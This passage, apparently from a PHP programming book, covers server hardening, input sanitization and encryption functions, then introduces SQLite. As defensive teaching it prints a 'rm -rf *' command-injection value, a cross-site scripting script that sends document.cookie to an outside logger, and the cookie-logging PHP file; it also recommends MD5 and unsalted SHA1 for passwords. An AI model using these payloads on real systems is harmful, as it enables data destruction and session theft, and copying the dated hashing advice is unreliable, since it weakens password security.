When enabled, the PHP directive `expose_php` appends its details to the server signature. For example, if `ServerSignature` is enabled and `ServerTokens` is set to `Full`, and this directive is enabled, the relevant component of the server signature would look like this:

```
Apache/2.0.44 (Unix) DAV/2 PHP/5.0.0b3-dev Server at www.example.com Port 80
```

When disabled, it will look like this:

```
Apache/2.0.44 (Unix) DAV/2 Server at www.example.com Port 80
```

Remove All Instances of phpinfo() Calls

The `phpinfo()` function offers a great tool for viewing a summary of PHP's configuration on a given server. However, left unprotected on the server, these files are a veritable gold mine for attackers. For example, this function yields information pertinent to the operating system, PHP and Web server versions, configuration flags, and a detailed report regarding all available extensions and their versions. Leaving this information accessible to an attacker will greatly increase the likelihood that a potential attack vector will be revealed and subsequently exploited.

Unfortunately, it appears that many developers are either unaware of or unconcerned with such disclosure, because typing `phpinfo.php` into a search engine yields roughly 85,300 results, many of which point directly to a file executing the `phpinfo()` command, and therefore offering a bevy of information about the server. A quick refinement of the search criteria to include other key terms resulted in a subset of the initial results (old, vulnerable PHP versions) that would serve as prime candidates for attack because they use known insecure versions of PHP, Apache, IIS, and various supported extensions.

Allowing others to view the results from `phpinfo()` is essentially equivalent to providing the general public with a roadmap to many of your server's technical characteristics and shortcomings. Don't fall victim to an attack simply because of laziness or a lackadaisical concern regarding the availability of this data.

Change the Document Extension

PHP-enabled documents are often easily recognized by their unique extension, of which the most common include `.php`, `.php3`, and `.phtml`. Did you know that this can easily be changed to any other extension you wish, even `.html`, `.asp`, or `.jsp`? Just change the line in your `httpd.conf` file that reads:

```
AddType application/x-httpd-php .php
```

by adding whatever extension you please; for example:

```
AddType application/x-httpd-php .asp
```

Of course, you'll need to be sure that this does not cause a conflict with other installed server technologies.

Hiding Sensitive Data

Although the discussion regarding the sheer number of `phpinfo()`-enabled files made available on the Internet might have persuaded you otherwise, you might find it a surprise to know that many developers tend to believe that if a document isn't linked to a page on a Web site, it isn't accessible. Obviously, this is hardly the case. Any document located in a Web server's document tree, and possessing adequate privilege, is fair game for retrieval by any mechanism capable of executing the `GET` command. As an exercise, create a file, and inside this file type "my secret stuff." Save this file into your public HTML directory under the name of `secrets` with some really strange extension like `.zkgjg`. Obviously, the server isn't going to recognize this extension, but it's going to attempt to serve up the data anyway. Now, go to your browser and request that file, using the URL pointing to that file. Scary, isn't it?

Of course, the user would need to know the name of the file she's interested in retrieving. However, just like the presumption that a file containing the `phpinfo()` function will be named `phpinfo.php`, a bit of cunning and the ability to exploit deficiencies in the Web server configuration are all one really needs to have some luck in finding otherwise restricted files. Fortunately, there are two simple ways to definitively correct this problem, both of which are described in this section.

Take Heed of the Document Root

Inside Apache's `httpd.conf` file, you'll find a configuration directive named `DocumentRoot`. This is set to the path that you would like the server to consider to be the public HTML directory. If no other safeguards have been undertaken, any file in this path is considered fair game in terms of being served to a user's browser, even if the file does not have a recognized extension. However, it is not possible for a user to view a file that resides outside of this path. Therefore, it is a very good idea to always place your configuration files outside of the `DocumentRoot` path.

To retrieve these files, you can use `include()` to include those files into any PHP files. For example, assume that you set `DocumentRoot` like so:

```
DocumentRoot C:/apache2/htdocs       # Windows
DocumentRoot /www/apache/home        # Unix
```

Suppose you're using a logging package that writes site access information to a series of text files. You certainly wouldn't want anyone to view those files, so it would be a good idea to place them outside of the document root. Therefore, you could save them to some directory residing outside of the above paths; for instance:

```
C:/Apache/sitelogs/     # Windows
/usr/local/sitelogs/    # Unix
```

Remember that if safe mode is disabled, other users with the capability to execute PHP scripts on the machine may still be able to include that file into their own scripts. Therefore, in a shared host environment, it is a good idea to couple this safeguard with directives such as `safe_mode` and `open_basedir`.

Denying Access to Certain File Extensions

A second way to prevent users from viewing certain files is to deny access to certain extensions by configuring the `httpd.conf` file `Files` directive. Assume that you don't want anyone to access files having the extension `.inc`. Place the following in your `httpd.conf` file:

```
<Files *.inc>
    Order allow,deny
    Deny from all
</Files>
```

After making this addition, restart the Apache server, and you will find that access is denied to any user making a request to view a file with the extension `.inc` via the browser. However, you can still include these files in your scripts. Incidentally, if you search through the `httpd.conf` file, you will see that this is the same premise used to protect access to `.htaccess`.

Sanitizing User Data

Neglecting to review and sanitize user-provided data at *every* opportunity could afford attackers the opportunity to do massive internal damage to your information store and operating system, deface or delete Web files, and even steal the identity of unsuspecting site users. This section shows you just how significant this danger is by demonstrating two attacks left open to Web sites whose developers have chosen to ignore this necessary safeguard. The first attack results in the deletion of valuable site files, and the second attack results in the hijacking of a random user's identity through an attack technique known as cross-site scripting.

File Deletion

To illustrate just how ugly things could get if you were to neglect validation of user input, suppose that your application requires that user input be passed to some sort of legacy command-line application called `inventorymgr` that hasn't yet been ported to PHP. Executing such an application by way of PHP requires use of a command execution function such as `exec()` or `system()`. The `inventorymgr` application accepts as input the SKU of a particular product and a recommendation for the number of products that should be reordered. For example, suppose the cherry cheesecake has been particularly popular lately, resulting in a rapid depletion of cherries. The pastry chef might use the application to order 50 more jars of cherries (SKU 50XCH67YU), resulting in the following call to `inventorymgr`:

```
$sku = "50XCH67YU";
$inventory = "50";
exec("/opt/inventorymgr ".$sku." ".$inventory);
```

Now suppose the pastry chef has become deranged from sniffing an overabundance of oven fumes, and decides to attempt to destroy the Web site by passing the following string in as the recommended quantity to reorder:

```
50; rm -rf *
```

This results in the following command being executed in `exec()`:

```
exec("/opt/inventorymgr 50XCH67YU 50; rm -rf *");
```

The `inventorymgr` application would indeed execute as intended, but would be immediately followed by an attempt to recursively delete every file residing in the directory where the executing PHP script resides! Of course, permissions would need to allow for the deletion, but is this a risk you'd be interested in taking?

Cross-Site Scripting

The previous scenario demonstrated just how easily valuable site files could be deleted should user data not be validated. However, assuming you're fairly disciplined with backing up site data, it's possible the site could be back online in a short period of time. But it would be considerably more difficult to recover from the damage resulting from the attack demonstrated in this section, because it involves the betrayal of a site user that has otherwise placed his trust in the security of your Web site. Known as *cross-site scripting*, this attack involves the insertion of malicious code into a page frequented by other users (an online bulletin board, for instance).

Merely visiting this page can result in the transmission of data to a third party's site, which could allow the attacker to later return and impersonate the unwitting visitor. Let's set up the environment parameters that welcome such an attack.

Suppose that an online clothing retailer offers registered customers the opportunity to discuss the latest fashion trends in an electronic forum. In the company's haste to bring the custom-built forum online, it decided to forego sanitization of user input, figuring it could take care of such matters at a later point in time. One unscrupulous customer decides to see whether the forum could be used as a tool for gathering the session keys (stored in cookies) of other customers. Believe it or not, this is done with just a bit of HTML and JavaScript that can forward all forum visitors' cookie data to a script residing on a third-party server. To see just how easy it is to retrieve cookie data, navigate to a popular Web site such as Yahoo! or Google and enter the following into the browser address bar:

```
javascript:void(alert(document.cookie))
```

You should see all of your cookie information for that site posted to a JavaScript alert window, similar to that shown in Figure 21-1.

Figure 21-1. *Displaying cookie information from a visit to http://www.news.com*

Using JavaScript, the attacker can take advantage of unchecked input by embedding a similar command into a Web page and quietly redirecting the information to some script capable of storing it in a text file or database. The attacker does exactly this, using the forum's comment-posting tool to add the following string to the forum page:

```
<script>
 document.location = 'http://www.example.org/logger.php?cookie=' +
                     document.cookie
</script>
```

The `logger.php` file might look like this:

```
<?php
   // Assign GET variable
   $cookie = $_GET['cookie'];

   // Format variable in easily accessible manner
   $info = "$cookie\n\n";

   // Write information to file
   $fh = @fopen("/home/cookies.txt", "a");
   @fwrite($fh, $info);
```

```
    // Return to original site
    header("Location: http://www.example.com");
?>
```

Provided the e-commerce site isn't comparing cookie information to a specific IP address, a safeguard that is all too uncommon, all the attacker has to do is assemble the cookie data into a format supported by her browser, and then return to the site from which the information was culled. Chances are she's now masquerading as the innocent user, potentially making unauthorized purchases with her credit card, further defacing the forums, and even wreaking other havoc.

Sanitizing User Input: The Solution

Given the frightening effects that unchecked user input can have on a Web site and its users, one would think that carrying out the necessary safeguards must be a particularly complex task. After all, the problem is so prevalent within Web applications of all types, prevention must be quite difficult, right? Ironically, preventing these types of attacks is really a trivial affair, accomplished by first passing the input through one of several functions before performing any subsequent task with it. Namely, four standard functions are conveniently available for doing so: `escapeshellarg()`, `escapeshellcmd()`, `htmlspecialchars()`, and `strip_tags()`.

■ **Note** Keep in mind that the safeguards described in this section, and frankly throughout the chapter, while effective, offer only a few of the many possible solutions at your disposal. For instance, in addition to the four functions described in this section, you could also typecast incoming data to make sure it meets the requisite types as expected by the application. Therefore, although you should pay close attention to what's discussed in this chapter, you should also be sure to read as many other security-minded resources as possible to obtain a comprehensive understanding of the topic.

---

escapeshellarg()

```
string escapeshellarg (string arguments)
```

The `escapeshellarg()` function delimits `arguments` with single quotes and prefixes (escapes) quotes found within `arguments`. The effect is such that when `arguments` is passed to a shell command, it will be considered a single argument. This is significant because it lessens the possibility that an attacker could masquerade additional commands as shell command arguments. Therefore, in the previously described file-deletion scenario, all of the user input would be enclosed in single quotes, like so:

```
/opt/inventorymgr '5OXCH67YU' '5O; rm -rf *'
```

Attempting to execute this would mean `5O; rm -rf *` would be treated by `inventorymgr` as the requested inventory count. Presuming `inventorymgr` is validating this value to ensure that it's an integer, the call will fail and no real harm will be done.

escapeshellcmd()

```
string escapeshellcmd (string command)
```

The escapeshellcmd() function operates under the same premise as escapeshellarg(), but it sanitizes potentially dangerous input program names rather than program arguments. The escapeshellcmd() function operates by escaping any shell metacharacters found in command. These metacharacters include: # & ; ` , | * ? ~ < > ^ ( ) [ ] { } $ \\.

You should use escapeshellcmd() in any case where the user's input might determine the name of a command to execute. For instance, suppose the inventory-management application was modified to allow the user to call one of two available programs, foodinventorymgr or supplyinventorymgr, done by passing along the string food or supply, respectively, together with the SKU and requested amount. The exec() command might look like this:

```
exec("/opt/".$command."inventorymgr ".$sku." ".$inventory);
```

Assuming the user plays by the rules, the task will work just fine. However, consider what would happen if the user were to pass along the following as the value to $command:

```
blah; rm -rf *;
/opt/blah; rm -rf *; inventorymgr 50XCH67YU 50
```

This assumes the user also passed in 50XCH67YU and 50 as the SKU and inventory number, respectively. These values don't matter anyway, because the appropriate inventorymgr command will never be invoked since a bogus command was passed in to execute the nefarious rm command. However, if this material were to be filtered through escapeshellcmd() first, $command would look like this:

```
blah\; rm -rf \*;
```

This means exec() would attempt to execute the command /opt/blah rm -rf, which of course doesn't exist.

htmlentities()

```
string htmlentities (string input [, int quote_style [, string charset]])
```

The htmlentities() function converts certain characters that have special meaning in an HTML context to strings that a browser can render as provided rather than execute them as HTML. Five characters in particular are considered special by this function:

- & will be translated to &
- " will be translated to " (when quote_style is set to ENT_NOQUOTES)
- > will be translated to >
- < will be translated to <
- ' will be translated to ' (when quote_style is set to ENT_QUOTES)

Returning to the cross-site scripting example, if the user's input were passed through htmlspecialchars() rather than embedded into the page and executed as JavaScript, the input

would instead have been displayed exactly as it was input, because it would have been translated like so:

```
&lt;script&gt;
document.location ='http://www.example.org/logger.php?cookie=' +
                    document.cookie
&lt;/script&gt;
```

strip_tags()

```
string strip_tags(string str [, string allowed_tags])
```

Sometimes it is in the best interests to completely strip user input of all HTML input, regardless of intent. For instance, HTML-based input can be particularly problematic when the information is displayed back to the browser, as is the case with a message board. The introduction of HTML tags into a message board could alter the display of the page, causing it to be displayed incorrectly, or not at all. This problem can be eliminated by passing the user input through `strip_tags()`.

The function `strip_tags()` removes all HTML tags from a string. The input parameter `str` is the string that will be examined for tags, while the optional input parameter `allowed_tags` specifies any tags that you would like to be allowed in the string. For example, italic tags (`<i></i>`) might be allowable, but table tags such as `<td></td>` could potentially wreak havoc on a page. An example follows:

```
<?php
   $input = "I <td>really</td> love <i>PHP</i>!";
   $input = strip_tags($input,"<i></i>");
   // $input now equals "I really love <i>PHP</i>!"
?>
```

Data Encryption

Encryption can be defined as the translation of data into a format that is intended to be unreadable by anyone except the intended party. The intended party can then decode, or decrypt, the encrypted data through the use of some secret, typically a secret key or password. PHP offers support for several encryption algorithms. Several of the more prominent ones are described here.

■ **Tip** For more information about encryption, pick up the book *Applied Cryptography: Protocols, Algorithms, and Source Code in C*, Second Edition, by Bruce Schneier (John Wiley & Sons, 1995).

PHP's Encryption Functions

Prior to delving into an overview of PHP's encryption capabilities, it's worth discussing one caveat to their usage, which applies regardless of the solution. Encryption over the Web is largely useless unless the scripts running the encryption schemes are operating on an SSL-enabled

server. Why? PHP is a server-side scripting language, so information must be sent to the server in plain-text format *before* it can be encrypted. There are many ways that an unwanted third party can watch this information as it is transmitted from the user to the server if the user is not operating via a secured connection. For more information about setting up a secure Apache server, check out `http://www.apache-ssl.org`. If you're using a different Web server, refer to your documentation. Chances are that there is at least one, if not several, security solutions for your particular server. With that caveat out of the way, let's review PHP's encryption functions.

md5()

```
string md5(string str)
```

The `md5()` function uses MD5, which is a third-party hash algorithm often used for creating digital signatures (among other things). Digital signatures can, in turn, be used to uniquely identify the sending party. MD5 is considered to be a "one-way" hashing algorithm, which means there is no way to dehash data that has been hashed using `md5()`.

The MD5 algorithm can also be used as a password verification system. Because it is (in theory) extremely difficult to retrieve the original string that has been hashed using the MD5 algorithm, you could hash a given password using MD5, and then compare that encrypted password against those that a user enters to gain access to restricted information.

For example, assume that your secret password "toystore" has an MD5 hash of `745e2abd7c52ee1dd7c14ae0d71b9d76`. You can store this hashed value on the server and compare it to the MD5 hash equivalent of the password the user attempts to enter. Even if an intruder got hold of the encrypted password, it wouldn't make much difference, because that intruder couldn't return the string to its original format through conventional means. An example of hashing a string using `md5()` follows:

```
<?php
   $val = "secret";
   $hash_val = md5 ($val);
   // $hash_val = "c1ab6fb9182f16eed935ba19aa830788";
?>
```

Often, hash data pertaining to a user will be stored in a database. In fact, such practice is so widespread that many databases, PostgreSQL included, offer a hashing function. For example, suppose you want to hash a password before storing it in a table. You could form the query like so:

```
$query = "INSERT INTO users VALUES('Jason Gilmore', md5('secretpswd'))";
```

Remember that to store a complete hash, you need to set the field length to 32 characters.

The `md5()` function will satisfy most hashing needs. There is another, much more powerful, hashing alternative, made available via the mhash extension. This extension is introduced in the next section.

mhash

mhash is an open-source library that offers an interface to a wide number of hash algorithms. Authored by Nikos Mavroyanopoulos and Sascha Schumann, mhash can significantly extend

PHP's hashing capabilities. Integrating the mhash module into your PHP distribution is rather simple:

1. Go to `http://mhash.sourceforge.net` and download the package source.
2. Extract the contents of the compressed distribution and follow the installation instructions as specified in the `INSTALL` document.
3. Compile PHP with the `--with-mhash` option.

On completion of the installation process, you have the functionality offered by mhash at your disposal. This section introduces `mhash()`, the most prominent of the five functions made available to PHP when the mhash extension is included.

mhash()

```
string mhash(int hash, string data [, string key])
```

The function `mhash()` offers support for a number of hashing algorithms, allowing developers to incorporate checksums, message digests, and various other digital signatures into their PHP applications. Hashes are also used for storing passwords. `mhash()`currently supports the hashing algorithms listed here:

CRC32	CRC32B	GOST
HAVAL	MD5	RIPEMD128
RIPEMD160	SHA1	SNEFRU
TIGER		

Consider an example. Suppose you want to immediately encrypt a user's chosen password at the time of registration (which is typically a good idea). You could use `mhash()` to do so, setting the `hash` parameter to your chosen hashing algorithm, and `data` to the password you want to hash:

```
<?php
   $userpswd = "mysecretpswd";
   $pswdhash = mhash(MHASH_SHA1, $userpswd);
   echo "The hashed password is: ".bin2hex($pswdhash);
?>
```

This returns the following:

```
The hashed password is: 07c45f62d68d6e63a9cc18a5e1871438ba8485c2
```

Note that you must use the `bin2hex()` function to convert the hash from binary mode to hexadecimal so that it can be formatted in a fashion easily viewable within a browser.

Via the optional parameter `key`, `mhash()` is also capable of determining message integrity and authenticity. If you pass in the message's secret key, `mhash()` will validate whether the

message has been tampered with by returning the message's Hashed Message Authentication Code (HMAC). You can think of the HMAC as a checksum for encrypted data. If the HMAC matches the one that would be published along with the message, then the message has arrived undisturbed.

MCrypt

MCrypt is a popular data-encryption package available for use with PHP, providing support for two-way encryption (that is, encryption and decryption). Before you can use it, you need to follow these installation instructions:

1. Go to `http://mcrypt.sourceforge.net/` and download the package source.
2. Extract the contents of the compressed distribution and follow the installation instructions as specified in the `INSTALL` document.
3. Compile PHP with the `--with-mcrypt` option.

MCrypt supports a number of encryption algorithms, all of which are listed here:

ARCFOUR	ARCFOUR_IV	BLOWFISH
CAST	CRYPT	DES
ENIGMA	GOST	IDEA
LOKI97	MARS	PANAMA
RC (2, 4)	RC6 (128, 192, 256)	RIJNDAEL (128, 192, 256)
SAFER (64, 128, and PLUS)	SERPENT (128, 192, and 256)	SKIPJACK
TEAN	THREEWAY	3DES
TWOFISH (128, 192, and 256)	WAKE	XTEA

This section introduces just a sample of the more than 35 functions made available via this PHP extension. For a complete introduction, please visit the PHP manual.

mcrypt_encrypt()

```
string mcrypt_encrypt(string cipher, string key, string data,
                      string mode [, string iv])
```

The `mcrypt_encrypt()` function encrypts `data`, returning the encrypted result. The parameter `cipher` names the particular encryption algorithm, and the parameter `key` determines the key used to encrypt the data. The `mode` parameter specifies one of the six available encryption modes: electronic codebook, cipher block chaining, cipher feedback, 8-bit output feedback, N-bit output feedback, and a special stream mode. Each is referenced by an abbreviation: `ecb`, `cbc`, `cfb`, `ofb`, `nofb`, and `stream`, respectively. Finally, the `iv` parameter initializes `cbc`, `cfb`, `ofb`, and certain algorithms used in stream mode. Consider an example:

```
<?php
   $ivs = mcrypt_get_iv_size(MCRYPT_DES, MCRYPT_MODE_CBC);
   $iv = mcrypt_create_iv($ivs, MCRYPT_RAND);
   $key = "F925T";
   $message = "This is the message I want to encrypt.";
   $enc = mcrypt_encrypt(MCRYPT_DES, $key, $message, MCRYPT_MODE_CBC, $iv);
   echo bin2hex($enc);
?>
```

This returns:

```
f5d8b337f27e251c25f6a17c74f93c5e9a8a21b91f2b1b0151e649232b486c93b36af467914bc7d8
```

You can then decrypt the text with the `mcrypt_decrypt()` function, introduced next.

mcrypt_decrypt()

```
string mcrypt_decrypt(string cipher, string key, string data,
                      string mode [, string iv])
```

The `mcrypt_decrypt()` function decrypts a previously encrypted `cipher`, provided that the `cipher`, `key`, and `mode` are the same as those used to encrypt the data. Go ahead and insert the following line into the previous example, directly after the last statement:

```
echo mcrypt_decrypt(MCRYPT_DES, $key, $enc, MCRYPT_MODE_CBC, $iv);
```

This returns:

```
This is the message I want to encrypt.
```

The methods in this section are only those that are in some way incorporated into the PHP extension set. However, you are not limited to these encryption/hashing solutions. Keep in mind that you can use functions like `popen()` or `exec()` with any of your favorite third-party encryption technologies, PGP (`http://www.pgpi.org/`) or GPG (`http://www.gnupg.org/`), for example.

Summary

Hopefully the material presented in this chapter provided you with a few important tips and, more importantly, got you thinking about the many attack vectors that your application and server face. However, it's important to understand that the topics described in this section are but a tiny sliver of the total security pie. If you're new to the subject, take some time to learn

more about some of the more prominent security-related Web sites. Regardless of your prior experience, you need to devise a strategy for staying abreast of breaking security news. Subscribing to the newsletters both from the more prevalent security-focused Web sites and from the product developers may be the best way to do so. However, your strategic preference is somewhat irrelevant; what is important is that you have a strategy and stick to it, lest your castle be conquered.

CHAPTER 22

SQLite

As of PHP 5.0, support for the open source database server SQLite (`http://www.sqlite.org/`) is enabled by default. This was done in response to both the decision to unbundle MySQL from version 5 due to licensing discrepancies, and a realization that users might benefit from the availability of another powerful database server that nonetheless requires measurably less configuration and maintenance as compared to similar products. This chapter introduces both SQLite and PHP's ability to interface with this surprisingly capable database server.

Introduction to SQLite

SQLite is a very compact, multiplatform SQL database engine written in C. Practically SQL-92–compliant, SQLite offers many of the core database management features made available by competing products such as MySQL, Oracle, and PostgreSQL, yet at considerable savings in terms of cost, learning curve, and administration investment. Some of SQLite's more compelling characteristics include:

- SQLite stores an entire database in a single file, allowing for easy backup and transfer.
- SQLite's entire database security strategy is based entirely on the executing user's file permissions. So, for example, user `web` might own the Web server daemon process and, through a script executed on that server, attempt to open and write to an SQLite database named `mydatabase.db`. Whether this user is capable of doing so depends entirely on the `mydatabase.db` permissions.
- SQLite offers default transactional support, automatically integrating commit and rollback support.
- SQLite is available under a public domain license (it's free) for both the Microsoft Windows and Unix platforms.

This section offers a brief guide to the SQLite command-line interface. The purpose of this section is twofold. First, it provides you with at least an introductory look at this useful client. Second, the steps demonstrated create the data that will serve as the basis for all subsequent examples in this chapter.

Installing SQLite

As mentioned, SQLite comes bundled with PHP as of version 5.0, including both the database engine and the interface. This means you can take advantage of SQLite without having to install any other software. However, there is one related utility omitted from the PHP distribution, namely `sqlite`, a command-line interface to the engine. Because this utility is quite useful, consider installing the SQLite library from `http://www.sqlite.org/`, which includes a copy of the utility. Then configure (or reconfigure) PHP with the `--with-sqlite=/path/to/library` flag. The next section shows you how to use this interface.

Windows users need to download the SQLite extension from the following location:

```
http://snaps.php.net/win32/PECL_STABLE/php_sqlite.dll
```

Once downloaded, place this DLL file within the same directory as the others (`PHP-INSTALL-DIR\ext`) and add the following line to your `php.ini` file:

```
php_extension=php_sqlite.dll
```

■ **Note** Shortly before press time, PHP 5.1 was released, and with it came a significant change in which SQLite is supported in this and newer versions. According to the developers, users interested in taking advantage of SQLite should consider using PDO in conjunction with the SQLite version 3 driver. See Chapter 23 for more information about PDO.

Using the SQLite Command-Line Interface

The SQLite command-line interface offers a simple means for interacting with the SQLite database server. With this tool, you can create and maintain databases, execute administrative processes such as backups and scripts, and tweak the client's behavior. Begin by opening a terminal window and executing SQLite with the `help` option:

```
%>sqlite -help
```

If you've downloaded SQLite version 3 for Windows, then you need to execute it like so:

```
%>sqlite3 -help
```

In either case, before exiting back to the command line, you'll be greeted with the command's usage syntax and a menu consisting of numerous options. Note that the usage syntax specifies that a filename is required to enter the SQLite interface. This filename is actually the name of the database. When supplied, a connection to this database will be opened, if the executing user possesses adequate permissions. If the supplied database does not exist, it will be created, again if the executing user possesses the necessary privileges.

As an example, create a test database named `mydatabase.db`. This database consists of a single table, `employee`. In this section, you'll learn how to use SQLite's command-line program to create the database, table, and sample data. Although this section isn't intended as a replacement for the documentation, it should be sufficient to enable you to familiarize yourself with the very basic aspects of SQLite and its command-line interface.

1. Open a new SQLite database, as follows. Because this database presumably doesn't already exist, the mere act of opening a nonexistent database will first result in its creation.

```
%>sqlite mydatabase.db
```

2. Create a table:

```
sqlite>create table employee (
...>empid integer primary key,
...>name varchar(25),
...>title varchar(25));
```

3. Check the table structure for accuracy:

```
sqlite>.schema employee
```

Note that a period (`.`) prefaces the `schema` command. This syntax requirement holds true for all commands found under the help menu.

4. Insert a few data rows:

```
sqlite> insert into employee values(NULL,"Jason Gilmore","Chief Slacker");
sqlite> insert into employee values(NULL,"Sam Spade","Technologist");
sqlite> insert into employee values(NULL,"Ray Fox","Comedian");
```

5. Query the table, just to ensure that all is correct:

```
sqlite>select * from employee;
```

You should see:

```
1|Jason Gilmore|Chief Slacker
2|Sam Spade|Technologist
3|Ray Fox|Comedian
```

6. Quit the interface with the following command:

```
sqlite>.quit
```

PHP's SQLite Library

The SQLite functions introduced in this section are quite similar to those found in the other PHP-supported database libraries such as MySQL and PostgreSQL. In fact, for many of the functions the name is the only real differentiating factor. If you have a background in PostgreSQL, picking up SQLite should be a snap. Even if you're entirely new to the concept, don't worry; you'll likely find that these functions are extremely easy to use.

SQLite Directives

One PHP configuration directive is pertinent to SQLite. It's introduced in this section.

sqlite.assoc_case (0,1,2)

Scope: PHP_INI_ALL; Default value: 0

While SQLite uses (and retrieves) column names in exactly the same format in which they appear in the database schema, various other database servers attempt to standardize name formats by always returning them in uppercase letters. This dichotomy can be problematic when porting an application to SQLite, because the column names used in the application may be standardized in uppercase to account for the database server's tendencies. To modify this behavior, you can use the sqlite.assoc_case directive. It determines the case used for retrieved column names. By default, this directive is set to 0, which retains the case used in the table definitions. If it's set to 1, the names will be converted to uppercase. If it's set to 2, the names will be converted to lowercase.

Opening a Connection

Before you can retrieve or manipulate any data located in an SQLite database, you must first establish a connection. Two functions are available for doing so, sqlite_open() and sqlite_popen().

sqlite_open()

```
resource sqlite_open (string filename [,int mode [,string &error_message]])
```

The sqlite_open() function opens an SQLite database, first creating the database if it doesn't already exist. The filename parameter specifies the database name. The optional mode parameter determines the access privilege level under which the database will be opened, and is specified as an octal value (the default is 0666) as might be used to specify modes in Unix. Currently, this parameter is unsupported by the API. The optional error_message parameter is actually automatically assigned a value specifying an error if the database could not be opened. If the database is successfully opened, the function returns a resource handle pointing to that database.

Consider an example:

```
<?php
   $sqldb = sqlite_open("/home/book/20/mydatabase.db")
                        or die("Could not connect!");
?>
```

This either opens an existing database named mydatabase.db, creates a database named mydatabase.db within the directory /home/book/20/, or results in an error, likely because of privilege problems. If you experience problems creating or opening the database, be sure that the user owning the Web server process possesses adequate permissions for writing to this directory.

sqlite_popen()

```
resource sqlite_popen (string filename [,int mode [,string &error_message]])
```

The function sqlite_popen() operates identically to sqlite_open() except that it uses PHP's persistent connection feature in an effort to conserve resources. The function first verifies whether a connection already exists; if it does, it reuses this connection; otherwise, it creates a new one. Because of the performance improvements offered by this function, you should use sqlite_popen() instead of sqlite_open().

OBJECT-ORIENTED SQLITE

Although this chapter introduces PHP's SQLite library using the procedural approach, an object-oriented interface is also supported. All functions introduced in this chapter are also supported as methods when using the object-oriented interface (however, the names differ slightly in that the sqlite_ prefix is removed from them); therefore, the only significant usage deviation is in regard to referencing the methods by way of an object ($objectname->methodname()) rather than by passing around a resource handle. Also, the constructor takes the place of the sqlite_open() function, negating the need to specifically open a database connection. The class is instantiated by calling the constructor like so:

```
$sqldb = new SQLiteDatabase(string databasename [, int mode
                            [, string &error_message]]);
```

Once the object is created, you can call methods just as you do for any other class. For example, you can execute a query and determine the number of rows returned with the following code:

```
$sqldb = new SQLiteDatabase("mydatabase.db");
$sqldb->query("SELECT * FROM employee");
echo $sqldb->numRows()." rows returned.";
```

See the PHP manual (http://www.php.net/sqlite) for a complete listing of the available methods.

Creating a Table in Memory

Sometimes your application may require database access performance surpassing even that offered by SQLite's default behavior, which is to manage databases in self-contained files. To satisfy such requirements, SQLite supports the creation of in-memory (RAM-based) databases, accomplished by calling sqlite_open() like so:

```
$sqldb = sqlite_open(":memory:");
```

Once open, you can create a table that will reside in memory by calling sqlite_query(), passing in a CREATE TABLE statement. Keep in mind that such tables are volatile, disappearing once the script has finished executing!

Closing a Connection

Good programming practice dictates that you close pointers to resources once you're finished with them. This maxim holds true for SQLite; once you've completed working with a database, you should close the open handle. One function, sqlite_close(), accomplishes just this.

sqlite_close()

```
void sqlite_close (resource dbh)
```

The function `sqlite_close()` closes the connection to the database resource specified by `dbh`. You should call it after all necessary tasks involving the database have been completed. An example follows:

```
<?php
    $sqldb = sqlite_open("mydatabase.db");
    // Perform necessary tasks
    sqlite_close($sqldb);
?>
```

Note that if a pending transaction has not been completed at the time of closure, the transaction will automatically be rolled back.

Querying a Database

The majority of your time spent interacting with a database server takes the form of SQL queries. The functions `sqlite_query()` and `sqlite_unbuffered_query()` offer the main vehicles for submitting these queries to SQLite and returning the subsequent result sets. You should pay particular attention to the specific advantages of each, however, because applying them inappropriately can negatively impact performance and capabilities.

sqlite_query()

```
resource sqlite_query (resource dbh, string query)
```

The `sqlite_query()` function executes a SQL query, `query`, against the database specified by `dbh`. If the query is intended to return a result set, `FALSE` is returned if the query fails. All other queries return `TRUE` if the query was successful, and `FALSE` otherwise.

In order to provide a practical example, other functions are used in this example that have not yet been introduced. Not to worry; just understand that the `sqlite_query()` function is responsible for sending and executing a SQL query. Soon enough, you'll learn the specifics regarding the other functions used in the example.

```
<?php
    $sqldb = sqlite_open("mydatabase.db");
    $results = sqlite_query($sqldb, "SELECT * FROM employee");
    while (list($empid, $name) = sqlite_fetch_array($results)) {
        echo "Name: $name (Employee ID: $empid) <br />";
    }
    sqlite_close($sqldb);
?>
```

This yields the following results:

```
Name: Jason Gilmore (Employee ID: 1)
Name: Sam Spade (Employee ID: 2)
Name: Ray Fox (Employee ID: 3)
```

Keep in mind that `sqlite_query()` will only execute the query and return a result set (if one is warranted); it will not output or offer any additional information regarding the returned data. To obtain such information, you need to pass the result set into one or several other functions, all of which are introduced in the following sections. Furthermore, `sqlite_query()` is not limited to executing `SELECT` queries. You can use this function to execute any supported SQL-92 query.

sqlite_unbuffered_query()

```
resource sqlite_unbuffered_query (resource dbh, string query)
```

The `sqlite_unbuffered_query()` function can be thought of as an optimized version of `sqlite_query()`, identical in every way except that it returns the result set in a format intended to be used in the order in which it is returned, without any need to search or navigate it in any other way. This function is particularly useful if you're solely interested in dumping a result set to output, an HTML table or a text file, for example.

Because this function is optimized for returning result sets intended to be output in a straightforward fashion, you cannot pass its output to functions like `sqlite_num_rows()`, `sqlite_seek()`, or any other function with the purpose of examining or modifying the output or output pointers. If you require the use of such functions, use `sqlite_query()` to retrieve the result set instead.

sqlite_last_insert_rowid()

```
int sqlite_last_insert_rowid (resource dbh)
```

It's common to reference a newly inserted row immediately after the insertion is completed, which in many cases is accomplished by referencing the row's auto-increment field. Because this value will contain the highest integer value for the field, determining it is as simple as searching for the column's maximum value. The function `sqlite_last_insert_rowid()` accomplishes this for you, returning that value.

Parsing Result Sets

Once a result set has been returned, you'll likely want to do something with the data. The functions in this section demonstrate the many ways that you can parse the result set.

sqlite_fetch_array()

```
array sqlite_fetch_array (resource result [, int result_type [, bool decode_binary]])
```

The `sqlite_fetch_array()` function returns an associative array consisting of the items found in the `result` set's next available row, or returns `FALSE` if no more rows are available. The optional `result_type` parameter can be used to specify whether the columns found in the `result` set row

should be referenced by their integer-based position in the row or by their actual name. Specifying `SQLITE_NUM` enables the former, while `SQLITE_ASSOC` enables the latter. You can return both referential indexes by specifying `SQLITE_BOTH`. Finally, the optional `decode_binary` parameter determines whether PHP will decode the binary-encoded target data that had been previously encoded using the function `sqlite_escape_string()`. This function is introduced in the later section, "Working with Binary Data."

■ **Tip** If `SQLITE_ASSOC` or `SQLITE_BOTH` are used, PHP will look to the `sqlite.assoc_case` configuration directive to determine the case of the characters.

Consider an example:

```
<?php
   $sqldb = sqlite_open("mydatabase.db");
   $results = sqlite_query($sqldb, "SELECT * FROM employee");
   while ($row = sqlite_fetch_array($results,SQLITE_BOTH)) {
